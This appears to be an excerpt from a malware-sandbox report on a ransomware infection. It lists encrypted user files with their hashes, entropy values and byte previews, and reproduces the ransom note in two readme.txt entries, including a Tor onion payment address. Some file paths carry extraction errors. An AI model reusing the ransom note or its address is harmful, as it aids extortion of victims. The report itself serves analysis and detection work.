Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.848359051937894
Encrypted:	false
SSDEEP:	24:yWqJgc7r3MsWixduMVCWcHDnzplpMbbMVri6mNwopwmPPfqrqSWTWdEJ8y+M0OrH:yOk3pxnVCWo1labbGrifBpTpTqrdW8dl8
MD5:	8FE121D13E294A65A44DBF601F06798F
SHA1:	0314A6286895BD2FC752192117A7DF6BF3D36657
SHA-256:	F3422DDC6466F0217229023ADAFD9CB29D44E01DEAF30A1AB9D7D3ED7E15AFBB
SHA-512:	3093D2544F9F21FB710FCCA7DB1FE7C3D7C884FBCA42AC80F9A1D72ACE7C0156C986C5C4BE2F4402D1995D201AF618C12A138564F3D9E3C5A0AD3AF8D9CA4B2
Malicious:	false
Preview:	<.....W..2p.Zrm;].U"..+s7....w..{.Qy..6..ax.Q.....#.&[!w...m.4...~_Z..k'(1f....\$.b#n7..k.....W.f.oP.....l.F..5'.....b.T....'..<.iZ...qN..H.8..^SX.T..R.@K.).%.TP~m.i.h?... .... ...S.....q2....s..n[...03.t.&...R...l...t8....4~o..l.].O.*j..W..../T...c....K/@..l..i.T.<Kw...e.f(.H..*.....;o.W...)....~.3.C.q.'5'...?..N.QA2.V>M..jT\$.W....k.....t...!".....{...r..N..0.... ..T.G)h dNr."'.@.....?&.mS...?&..~Bc.u.3.C...E....[.('(.Vi.t.L....b..l.G.EO.....Np.).F".{.=.%/#a..3.g....j)+.....K...tU"b.....j..f.z...W..A.\$].{uq....o..g..G.8.....\$ ....".t.).l1..`n~...W%Z.....^T.N?.m#93.<.w./L[.,=.....{.Z..xG.N&...O.%d.m+'....kQ8.(5PHl.{...~".....H.....'2q.u.o..t.2})y...OD.Z.e"..... ...q....l...\$.`jdly*.wn.5.{..R..X... <.q..H...2.9.....j.....1.....1.S.A3...Kc...FA.U.n.\$.....Gyk'O~7.....e.[Efa.<..V...?0....*.lL3o:kal.iO..*.4z.E.b.(G..@..2..B....i2.....F..G...`.....=.

C:\Users\user\Desktop\GAOBCVIQIJ\IEGWXUHVUG.pdf	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.853037717976314
Encrypted:	false
SSDEEP:	24:xLo2GU7pvlxZkUm54UjXj3ZHsMXgbF1n+40cB+CdXP1oZUGKegC3:pH7pvlxaUmyu5sTbTn8CBiWGKK3
MD5:	47B15681D80DF13F853FB10AF1A516EF
SHA1:	F8B2637CD891AB9BB3EF29E447BE19C879B91575
SHA-256:	CB829ABBA7D7E62310193E63948C2B5C4D4C0C833559FF62D2F77A6455A5F79D
SHA-512:	04EF64BF1920FA22B7D7E8741DBC8E1DC4CC9A99FDD64C42DD8BF926B9177F65CD92D3DBC96D1DBD2191A1FBA8B14E24B659D6FB4F44EE1616CA4CBE352236
Malicious:	false
Preview:	....O".\$C7.....W..ka...Q.....J....UW...;y.U..b.....W.....E.1.6*t'..@..D...W...qcnC..W..D.< ...5P..i..iW....N\$.3.....3...pK.Mk}....Cj.M.Z)..c{...=.....l.O.!V..k....W...n..?.... s....3.X.\$2&...w.T...A^.....`..G...c..f...r..3/-~..b#. ....y.....[.~%..q).n*.p.f.n....".Q.b*...Lx3....4).).....a.....^q+;~.1..Sv~..L75J2.&..'..s.....4....4..F...`...D.9..N.. ar:ukl..qL";.Pa.K...kiP.}q...*f.Y'k.).`....o..j{...8/.....p..X...pRf.'x..z...+h..'[&.2.g.([..lK...4-[.....S..0anG...Z....K.....J....c..=4...#c.lAL..qL.:N.RR.d...3.....'K....<D... Xe..R.M.K.....'...3L.X].-@...G.V)...T..BH...0.S..[.=.e*v....tJNk.k.....X.....5r..cz..q@.< .8l9.#.HJ.#.....).vh..D./...8..O...+U...;...Wxxao47)..5>3..a3.B.%...me..v'..<hU ... .z...'x.ed...kj5..%....Ue.....L.].>].(C.A...;..H.u{~.._A..8_)....[...HwV.....-1..Kv.D...?..p..M...T.C.....P.....z"...j.A);....b.H..3...

C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.846258676837589
Encrypted:	false
SSDEEP:	24:l9wx8xAAEdnldhoiHtgZ0plvj3IKTiA7wQYff+xTVHls5+gxIX:se5ZhTIZ0pQIX3Af+L8dX
MD5:	4ED6F7C1D874D0870752E38C4776B3F5
SHA1:	9291DFFAF5EFA797DE2E926C192F8303417D4CCB
SHA-256:	67E1ACB52C374DBA34003BC35390E4097E0F1EAEC7A0255CF4BD0B016C0BC029
SHA-512:	F7B7AEE210255254E38E6172DD52F311025EB7017609585CF1B7A3CCC325A643B398E16084DBDC000B8906C1D0C0113D77036D4882D24B384260430BA139C400
Malicious:	true

C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx	
Preview:	B.p...\$...! {S.....o!<... .....d...x.s .....Rj.i P...2u.0...f....^!l.?k.....j.K.a)Cj".6t...K.....1X...z+5Y.+/.e...D1...Z>..3k=jp.P..F&Wu..Ma`.S.M.pM.R"?..".-%.g6..... xp .zhf0.....9.X!..3..B..f.Nj(N=.h./..l..U.Tr.?..B.0.2.hB.r^..2p...a...YYh.D...t.l )...A....."....z.#\nXGu....\$...Z.....z(..w....\$...k..r... .c3...<.>.h.\9S.. ....%.....e.....K..>P.....q .G..t ..h...T5...u...jSY...lY F...7S....l\`"...x!.Q.....[. f.*.ad<...#./-.....T....4...vMFj...\$.MdR. ....#.#.7.#.Z....f-k..d.Z.....Uk.\$....Y..X.1.....1IS...O..@4..nf.....j....L..W.gr6@5. 0Lj.%H...6_@.....4".....7.N....m.....-a.exs...DZ..._t{8..dX<l+_)..MN.!"...7...hWq.V...<.!...sl1.B?<.....-b...=K6.&..Y...j.&<r.?mr... ....._*..\$G....K6y...5! )..puh. B..0.{...L...`)...O.fq.pd..aB...D.Z..Z.Qa..(..(C...wB.e...l..5.R..D.a.Gi...Ng.Q49.U. .c...)Ux.%M"...l.f.Z.rNqt..tKY ..u.D.C3...#D.5sV/.c .....=R.H

C:\Users\user\Desktop\GAOBCVIQIJ\SUAVTZKNFL.xlsx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.849225361374033
Encrypted:	false
SSDEEP:	24:8MAguY3ID46O4RHb6M9EcuXdH1frzgUZiPuyICBuXcTPa3a20:8jfYVM6Db6M9qLvPVfXcTPaq20
MD5:	907738AE77E1AAED2BC9CF52D2D8D4A2
SHA1:	7012B3B50CA2EF5F98CF5021CC0DB734655A9081
SHA-256:	FB84A5AE9E599E4A2DC556581FC5896054DC158F3872CB04F3A82F52EC8F9369
SHA-512:	2DDAE9037671F3C558DD7A09B3005383B0B9D76DFFB7FC0F376C69D83B538968AB9051DC6D5C49351A138AE70E1842ABB77E43B58E8F77F99D70FAC72AAAE919
Malicious:	false
Preview:	f.R">.....S...-X.D...~..{.....0]y..5..#X.S...).p\$.C.....!...5v..M\$... >].....ES....\VNmE.J.C.....S.....+N...*.o{.n.5F...B..mAiE..0...r..b.""[.&O...c..E4..h....\L1...~n....J.....9.ro. ..N.O}.76....@Or...[.}.*.=-.%UL....b..u.*...t...WwG.....~..Rk.S {..DP.rV...#0}..l.A....h..DE.nL\$.&...Z.T..Z.=X..E..V...&...)1.j..{.3\$"...Z.b.5q ..Nt.....E"........J.....e. {k.}....g.{.o....@..M=h8g>..j]=2...%7..."3...[y(K.....E.f.....p...HD.h4#g.jt.Q..7...Q_.....b.n.vN...<9B.h.F..c...-...Y.V'.8.. ).v.?...E.....\$<..P....cKa8.KE.#;@W..=....kLIY.Q.+Y &. . ...l....&..N..d^...)i...F.E.Cy.w....9&H\$S...)5.....!#...*m....@h...;Y....s.)&...?J.F4:r01R^..&c...R*...Q.7.d~#.?a...y....P*...e! ....+...M.....B_h..IUC.*!.....TK. 8.e_ .....w.....E.+..Xi8 ...6xh@M..R.d.....=I.X..K...i<e...e...p.Dv...t.2...a.6..g....w.P2....8.%..K./...4..8..Z....bnPH.....2..+4k.E..B...QXd4q.....s..9`.~_I{(

C:\Users\user\Desktop\GAOBCVIQIJ\ZGGKNSUKOP.png	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8562989223565785
Encrypted:	false
SSDEEP:	24:FnlTW1h6A3jIM05FAy91dHVqHBDJ5Kbct1Hb577aSyor/ekTaECPuHt:FnlS1h6oZ1ds0bwb577aSyRaE+Yt
MD5:	E8F04DC6FD43FD4B70D8CC1675EA8EA3
SHA1:	EE3FAFC52DE29D5BB4F8398C575B69652E8C0D79
SHA-256:	0A0E9C9E3CFFB856ED9EDB6F4873702113FC381C445DF0217CA5CD2C32878AC7
SHA-512:	D81E7522C65CC388587A51C7737F2E45D781AD01C92D0CA8AEE48BD51B29EADFF2C211533A903A26EAD8CD055F2B83E136A2E195DAB2C13A8D78CE6D714514FC
Malicious:	false
Preview:	MJ..7a.....U..K...\$fa.#.....Y ....hT {K..... )...p.?wgrg...f..+.. /P.A.@...i.....qWha.'aM..L.....`@...-B.8.....p.._L..M..Tl&.1++....{.}%}...2...0...R.&..7.....BRp.K", z.80P.?P...C..~R..u.i.h.Z.l.m.^.....3 .b...B. ..T..M.^n^?..H.R8..UM.{y.....z...:L.....P.Xt,t.x....02-xp..."kg"Y...V.....a. :....i..i.[.."D...a...'.R'..\$G=...D.R.0bL ]...w.....Y.8.X..5... ..#..t ....0...O...l.^\$?..p~)..2..S...RJ....zh....2.x.#..D.S...l<;Ho ....s.S.B(.2sW....{...R...s.C.HG.e...F{p...h.K...Z..*}.Y....%G.D..~J.....\$984GS..._W.....k...0.u=/. ....  U.Pz.#Q...=.....WU37...y.4l.XD.....&...<`..'.d.=3m.....B..p{1~..Q...mB.....if ...C#s"8..hg.JL.b.r.>G>q. ...aN...(.?JG...2..... /.<n...S."k..."?..BV..sv...=...x..K...6.Q./.<D0.. <z...O.od....-...C.m"O.f.x...^..is.?.....p.l..@-e...l':j5..'*.G<u."j.e.N...?...a^c'...s .k.U.Z.....Ey...Jj..qng..3u.....S...N..-".jsp..... V..D..9.j..`\$.lu"b

C:\Users\user\Desktop\GAOBCVIQIJ\readme.txt	
Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHW0dHrHeH+lgE0UimvpilXMwOH+QMHW0dHrHeH+lgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750F0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is re versible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will b e fatal for your files!.. =====. To receive the private key and decryption program follow the instructions below:.... 1. Download "Tor Browser" from https://www.torproject.org/ and install it.... 2. In the "Tor Browser" ope n your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf47bdjhelx.onion/eltalkfzj..... Note! This page is available via "Tor Browser" only... = =====

<b>C:\Users\user1\Desktop\GRXZDKKVB.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8536323168868485
Encrypted:	false
SSDEEP:	24:62FI+wXFYaAEjqSwGpcxY8hxp1WIJA4RsSw0g4F+os/2f6yOay8dnY2VUVCS/JAI:62P+x/E+SpQvp1WIJ/42f6yqyndUVhBY
MD5:	5C15A9F8D1923DF59A46DF69778D51E1
SHA1:	E6F3BDD5455F724523D63650C3D5E5065901061E
SHA-256:	29CB9AF9ECF6B70573E59DE70CD3868FDC2F71F0BA97B38C4A17BA26FCFB561F
SHA-512:	2F1D19F7FE5B99F5AC590F141AEBAE952744961B36A4E78CE313300C94A9885D191690382E610F6A7B13343CC1D1FBAFAA130B1396BD15A6EC4AC10F13FC58A
Malicious:	false
Preview:	<p>.....z.m.....3.....-).g.\$~.....^t..o..L..ia.8.....l.l.v]r.X.....1.....l.....(..Fb...@.....S.v.Qh....pVo..^b.Xr"?..G.....ty.....dm.....hf.5~.....W.r..X.?..Qq.#..x.....l...O ...R..E...N.^.....s..N-.H%...y.'.....?.....aT.....V..&amp;t.Wid...1a.S.J.4\$P.;...p..%lJS.1...#zf.....W...^6.*...r....O...*'...'..p..'..l.....O...~=.L..H..b.W./.....'..r{zW.K.R..g}.k.i.7~.....Ji.;...0..M"..w....\..h~..Q.&amp;..r.Y...t..Pry.J.k.L9=....b.!a...Q..W..].LN1...Ll.4..l.D7.....P...tM"....._lDYK.&amp;....D?.1..5..o..l..ys....U.../...&amp;.va~..b..l.&amp;.r?.q.uU.&gt;P.....3...%...8a.J..w2lj...x..N2...5.z...6%Q...K.t.l_...-sr.HH.M.;z.....~.....`...PMu.p..Y.._w..P@]w...0~..l..{..5V...l].U.q.YP.zAB..2..\$.D..N.....S.j..a.....).G...&amp;.oOyc.l.s).=.?.?....l...o@.....N...5..o).4.L.;...[....._xl7..#..2..&gt;..Co&lt;9.O.ZG6.-P...g....._t%au..e.i.S.;-"az..^*...lZ.Pv..6.a..tq..h.....S.j.%4.pk.).L.xQ'..C0....=.p....C..t..J.'.sqL...=^8...l.W~..2.z..</p>

<b>C:\Users\user1\Desktop\lIPKGELNTQY.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8313474040184
Encrypted:	false
SSDEEP:	24:uN3sLMfy4DR2RvFCYlWXH0lehJfT9xl7cuxPfQ3wT5keE9dC1nr:UOIYYXUleJJxg5Q3wT2eqd3
MD5:	33B2A8B97E496440273674D02DA07E4
SHA1:	DB9472D0AF3513940B15B54E71959757B858B3F6
SHA-256:	8BBDF00D60F9017A4D6111FEB3B8DF0EA9B739BDBBDF250CDD40306EE42FD6C
SHA-512:	C056D77745B5CC05D62C984C75FDD1262B64555F65CA6AB9237DF986C065AD71BFBEAD9E92568B7215E932CA995199DDAAEFC8CE7C7A423438BA0F1A9A61D1FA6
Malicious:	false
Preview:	<p>^J\..lZ.l.f..i.\$..w7....&amp;..?.y...[3.yv...4%~..D0.....)}.#...qm.jN...l..H.. e...Z.&amp;.K.gg....awz.....f.....L.l%. '\$..l.GW1.....8a...p...R..S...7G.'&amp;.Os..d.....&gt;..G..p...b.....'...e.R...Uq...e.N..S.Z.%A...\$C.M!.._..t1.&amp;J.6..).N(.7...lN_mKr.B.l..T.....)K.G..x.M..j.....!Cg0.....6.s...X..._1.....UR..?.R.z.5..")...dt.s.OH..P.* lq.[.....zl.....i...{...R.Z.:o..ti..}&amp;...q....l~_HV..i.o.....S)}...4..WVD{sf..j.....b.m..)}...Bj.....D2.Eh..).4..l).%S.....ags.wAG..[.Q.11T.K..9.9.V&gt;#y..U...b&amp;8...W...3..x;.....V.....VvL\$....u'.D.+..&gt;~..a%..l5.....gn..1..Lelz'E.T..P&gt;.Ra.]7.%n...i(5.c.^q.l..L.WJ."z..N+...G...z9.j.N.Uf...Al.B"#.0..]}...#..m3.axu..l..H.V.s.&amp;..==.....h..%...4t.....@.{~9N.w...t.G.R3.]..._J;...s.l.l....K...-G.N.&lt;...8.B.p....S..l....@..C.Q.l....U.....;..ac..O&lt;...2.2..t.\$b.....@.....T..0'i..&lt;6iW...y.....\$j.m.{..2l-1.j.....)}....._.</p>

<b>C:\Users\user1\Desktop\lIPKGELNTQYIGAOBVCVIQJ.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.847448517754549
Encrypted:	false
SSDEEP:	24:67NZ/4L3JFrRVu811F3cDjcPj4zhHlvY685vagI734wfx5VtHzK2XX3DNysADN:Av4LzrRac9oc8llvXGT9f3LHZHHcLN
MD5:	4B9E9B0A640196E0AE44F3EE0B63EE04
SHA1:	1593B7E5D4FA23827BB1D7CEA826B3158FEE943B
SHA-256:	B50B586E0A50C4CB252DE4E955319C62C5CCB6427775E716463A6D732DD683D7
SHA-512:	D6CA865F534C2E79CAC928741907B092D5835579FD8BC6160ED33D86E722034AD1F26E0935889EB55A9B4DC2901F040FCEE72B69710049580FBC2FDABA812D8
Malicious:	false
Preview:	<p>^BC". ".....~..+w.."...l..P0B . )7YC...WT8.W.....{...Tf.....r.U...k^0....P.....S....J3rW.Ol.../...(.C.Uz.4=...}}).).....f.A...&lt;.....[*..s=.....t...=. {..U"9ct? ?....ct..D&amp;.FL...u..8;.....x.a.X...[.....+..l.=.%M.P.V...l..o....u.RW...Y*@..."..o...q.....]o.Va.)*.t.....?i%....a.ts..gO.d....D'...O..S=..&amp;b..V...@Z.....ZOI..5.+...pIv)I%Yz./;m.Tb....i.3D.Z.....&amp;..2....U...T06..];...q..oB{.u..h..~..W9....a....&gt;..F...g..XU@.....ZA&lt;G..3.....:..A.Ac....SW.S..j]...{..n..8....*..w.5....RX.B2.i....).a.S..Q=....[M.&gt;.....]...../...X.6..P...S..9.....@.f.h...n.u.S....5.O.'_D.j.o.b3...m)Z.....z.9.P+.V...-%v..~.JAw,l.....&gt;.];...u^/&amp;.Gj.....+y..-@.H.;-.4.....H.(...m.y.^9=...}.B.....j!..&amp;...\$V...&lt;({.kT;....U.&lt;3..}.].F.C.....f.....N{.X.HGK...e6F..... .X...Fq.../zP...3[&lt;...zR.....\$;q]y.m....Un..\$.j.....R ]v....=.B6.O..R....4...Z\$&lt;.n\$&amp;.....AC?6...23jz..</p>

<b>C:\Users\user1\Desktop\lIPKGELNTQYlIPKGELNTQY.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.841088143889491
Encrypted:	false
SSDEEP:	24:lJvKFL3rG3T2DoQ8u3Sdo7GnflJUT1FMI03UylSKVJMxqo46ce35OXGxp4NgtYj5:MdikYXuCdo7GnfcPMJt8pT50WhA3
MD5:	338872DC674F7630F9AB23790E98E0E6

C:\Usersluser\Desktop\IPKGELNTQY\IPKGELNTQY.docx	
SHA1:	8EB6CC51803F5403F3DBC8BECA1D43F2C8DFC8C4
SHA-256:	DC70E4F0AD496B24430DEB06CA953D66157860F272B9B95F1007BEC129005232
SHA-512:	0957B4112BD972FDBA97A37081F9A54E999F9B3A51988EE44F402D36F3388C9C71C56250C8CE07AACB495D0A42BCD1F027AB4578250C990A0FF70BD2D004C5B
Malicious:	false
Preview:	P...`Z+.n....L...f...s.tte..TW...{F\..}..<v.....V.....ki...A..4]...l.H&...RG.6ec.....u.t.:O_%.Kq..TK.?9..F.....1..L.b.z7.L..q.9.H.i.m.Z....Jl..m.....C.Q[-..C.d..rz...5.....0.....Wf.>.._l.. ..bm...s.?Y.Vs..~..fU.Ed.....<..9..0..SA.....C...Q-aG.....?2..\$.L..XB...J.....i3...Q<^...8D....MsfI0< .D...z..t'j..."},;k.....e.=.;6.Z.....%t.l]...`lg...K.O.9...wo^T.....} ...n[l..Z.....6G(..x...._k..06]k..sM*).3..."...d.{.3.....iE...YT.8.y..S-...].G-/c.....Cv2..9..A.#..F1.....J:p.N.]...W.._p.t.R@z.9..._vU..~"V.M....Vx.6..fw....H`.J.....3...nx SAhk.t.....\$.0.h...._z..Of.u]j.h....`...@.....A.OL.....MC/Y.U.A...YP.C.....W5.i.Z.S.g.k.....R.C.LjE.Z.....rF6....bTf.{.&wa.a..p....6qu.)....lpF[Y].l.Y../OrZ...4:26TPn..mW...n... Ma.....Ew.*.....n.zdC.wBW%....Jd_.b.e.....2.v.."@.....?=H.k.:qE.).....C.[N]..d3....lf...f?uj..\$.w..&....;0o.....&ef7dU...@S.p.wk.^7..1.B..=h&u%.^....2.{t1.....

C:\Usersluser\Desktop\IPKGELNTQY\LSBIHQFDVT.pdf	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.862432618334164
Encrypted:	false
SSDEEP:	24:EI9/RpGrIWoS2N8/oyZl5DcqnrlZlsw9sOhqm+pzCcsSmwsLRuQfP0WiJ+1y:ErZkrnolScir+71+lcCsSmZ4yi9
MD5:	539C5A7416AA7537AFBF6A405303C0FA
SHA1:	315FFEB1E6656F8B3812FB97B23676C87DC46B2A
SHA-256:	3F106F0DA3C164BE6FD153F98089407536806A97C01656BC463D964BD33EE558
SHA-512:	83917A3C81C0E28CF6EBDB42F37546BAAE87DCF2A31FF1B9F4F9BC94377C8A003738219E459C5927F27C28478EAC28977CB54CAFE4A12A9EB4F9E772DA550E40
Malicious:	false
Preview:	^.._3l.#.?.?.&o<8.V...9! Q{...4..bY@...b..N...kl...3...wz/..W;pB..(....h..c..S...Ri....F.t...e...A&..{A...<.b.d..GD..l.k6y...v.A....u48]...3o...r.]DM...l..d.?s..b..i.....#i....(?...3.0... .....u...^.....@.}.Eo.....&nqv.q.#+.....3...W.Z...M..e..../.=A0+QYz..=3..k_...!Y.`l~k..X.OU..JT.nz..)7.....c..W.y.{..>M..x..}...3...G...5~..s....%TR.....Ej..0P..E ....k#..W....vO(K..AQ....k.J.o..8Z...l..V`.C.+;..%n.ew...!..-o...*4Y..k'/2n"a.s>- /..)=91..n5....LW..\$E1P...zQ]].%LY&..V...Px.b..i..f.R.Cx...U..@.....a..."6.m.S...y.A...." ....+..p1.;...*.!..".lO.f..@..E.4.vT.W.....u..N..N..z.z.s....#C.=kg..U..?.....h..%p'/Z....!H.C.F.....='...6/m...=(.....;e.....X...-k...uls.../.....i.w....W..Xf..C4q...43..%.>.#...+..ad- ".Z.....%.....+l...X...].t.+C.(...5h.....n#*.Q..+B^..x..[D.....f.Md..x...62bC..K.l...C{....+..."PgZ..S]o.MO..z.1..u..b..6.J.>.6Oo..Co.pYe.p.>V].C.{.-".

C:\Usersluser\Desktop\IPKGELNTQY\INEBFQQYWPS.xlsx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.859320003275073
Encrypted:	false
SSDEEP:	24:a26E8Ac7lir9D64zEXNrlxAEjKJidrY6/foI3r1T8v/97UZ5WPl:a26ESE4ElzXjKJ6fot98vPd
MD5:	9B7CEF646C4F5A2601531373561D2C4F
SHA1:	28910220D79572E33DF20FAF7D5CA1E8657C783E
SHA-256:	04E62620D0849A0D92AE93E3C1D0F8E2756D9A7003A4FDFA86150A5C1593DC15
SHA-512:	8BFCA235BA573FF2F12E75B30430F312399443C6FC7EE4EC1099AB429A6AA522A566A8A00307A3A49B5B21FF695727822EB0A7520EE75B0E3432FF77D8CE89DA
Malicious:	false
Preview:	.....zg;.Yt.A.B.....~b.4..2:.....R?....6/-y\$.A[h..J..p.....,.`8...].W.%d.....TV....]W....H.....].R..n...1D.{S.....8..B./l.k.^pz>q.1O.(.r...'.pz....q.;.d_3s...?b....."1....._(.. .er+..(.....k...=.....o.P.v..n.S.d.=1.....@...d..HQ5."].T.d..N'..B..o.....2@p.CYL...s..."1w.;l.....{nGwWI.1.c>_.....0F.{.}....h.....7)ejt...N...n?:mK6.....rd.T.....Z.k\5K..Ai ].)..R.me)S.HT.....Zp9.....?.s= Q..s?.D.G.....5N;.....A@-=\..H.b._^..e..8....7\$.#..8...>..9/g.xu'.F.....A....-%..[.Q{a..P"/.9;...M*.O?.U..t...s.^Z...Y..C.i-g....x2...l.. uPx.u.K..SU...<...A.....a..i%&..fb.LS.m.....-h..... Md.^7ds\$#.5..t...nH.`>.d....3D.....[.....w..N..w.=(...:&..d.5.....f%mfJF.q.....X.N3.DM.a4.....TFG....Ob..".l....b0PX..8.=.. [..+m.:F.0;q...qE...l8.Rb.....=..mZ.C.DZ..Gx..3...(<u.q.q...-.....S3....G..e..[gfl..U.b.w....nm...OaB.9....l.p.x.rl.M.RM....D.....x....

C:\Usersluser\Desktop\IPKGELNTQY\lZlQlXlMVQGAH.jpg	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.848287684839076
Encrypted:	false
SSDEEP:	24:cFVoOeEKckxZPgoFFtMhupkj9tjuCQd30wpUU+2HT05sPeUwStNTmd:8oOeEp+PgMfChSkZtjuCQ91pnTtPdWsl
MD5:	235A69F3CE7C6D3936E8B4BD45DC1D06
SHA1:	304CB2335B734B79E3BF9DE075F2055869C62CF0
SHA-256:	B52C8964442F2EC05078AA9B9C8005AA693056416604C771940977882CF5CD9D
SHA-512:	909279D70D86E84122C266FAD5C46E8514D649C468018C8BA30FBC0E01C1D6092B22439AE05DA0078FDED1308CF3ABA7639BE6E1D4A3280B393320365A7EB17
Malicious:	false

C:\Users\user\Desktop\IPKGE\NTQY\ZQIXMVQGAH.jpg

Preview:	.m...s...~.F..N.....l..aw%~.....z. ~.....(.....2<.ir..g.x.uU1...d....q..~....Rj W... .O.D.`7DBSTc%.1Y+TS...n.zM/.,~.....\..F...). +.g..n.VhE. .....k..C.x3~.z.p..nTM.. {.....D. ....B...O.o.....a*{...X.t...[C~..?*.~...].o.,6~.1E&.....G` ].....7....m..z ..x ...?".....l.k.s.e..gz...`A..P...>~...LXL`}...F.../%U.v.....X~.M4...P.G.....n...G....BW....e. l..#qoL...W.;.dy.R.A.i.s.....2....U..h.K....SQv2M.M .\ X.... g...?e.D..".v...G..^.....J.]O...p<.%...Nz.....J..t..~.Q.+77....."!.A....lO.:R.5Q=_,8.#.%.sl...t+...`*....( {..B..#[...W.....k...l^..#..D....xO~.....&!...R...N..Ov.&.....P...F...3a.O..S.j.JVA'...7...O}....%R@..ma.t.X...@o....%...ht..p.l..rZ3.....). M..2W..F..X..zH.g.3n,~1\#.f..P.Ayl. _V..+r..l.Q7sb.....8L[...A.K.w...#...4&./P.c.j..<.<..1...^....B..^..9.R....O....[ ]..._w.5..F.y5.qZN.(.b.....5.O*....6.c..Y..l.....7y.S....\./.....?8F...vj-f.p.9.
----------	---

C:\Users\user\Desktop\IPKGE\NTQY\readme.txt

Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHw0dHrHeH+lgE0UimvpilXMwOH+QMHw0dHrHeH+lgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750F0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is reversible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will be fatal for your files!.. ===== =====.. To receive the private key and decryption program follow the instructions below:.... 1. Download "Tor Browser" from https://www.torproject.org/ and install it.... 2. In the "Tor Browser" open your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4l7bdjhelx.onion/eltalkfzj..... Note! This page is available via "Tor Browser" only... = =====

C:\Users\user\Desktop\LSBIHQFDVT.docx



Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8421940155390395
Encrypted:	false
SSDEEP:	24:4vrJ3Z4qvivxxM4P/+6W8Mj8e/UFJRbPeMpv85vx5Fp3ILCW4p:yX4qq5xMjz7jV/6LegApd4yp
MD5:	2A712F441417CB62D76A15979660705C
SHA1:	D21E791688B4D0C46B319E9D1BC14B54ACA61044
SHA-256:	D0076F5E1494C2F45ECD2C0F40F3CB645E8A6DE4F3A40CA9CE84092923F5924B
SHA-512:	2F819E5AA5F394C1B13AFE9707FFCE4CFF646BB80EFDFF7C1B0C3EEBB9E7528BD3E043BAC0CAAD72E41FA9F31E390B1427974E803B55EFFD80BA13BFCB0BE0A0
Malicious:	true
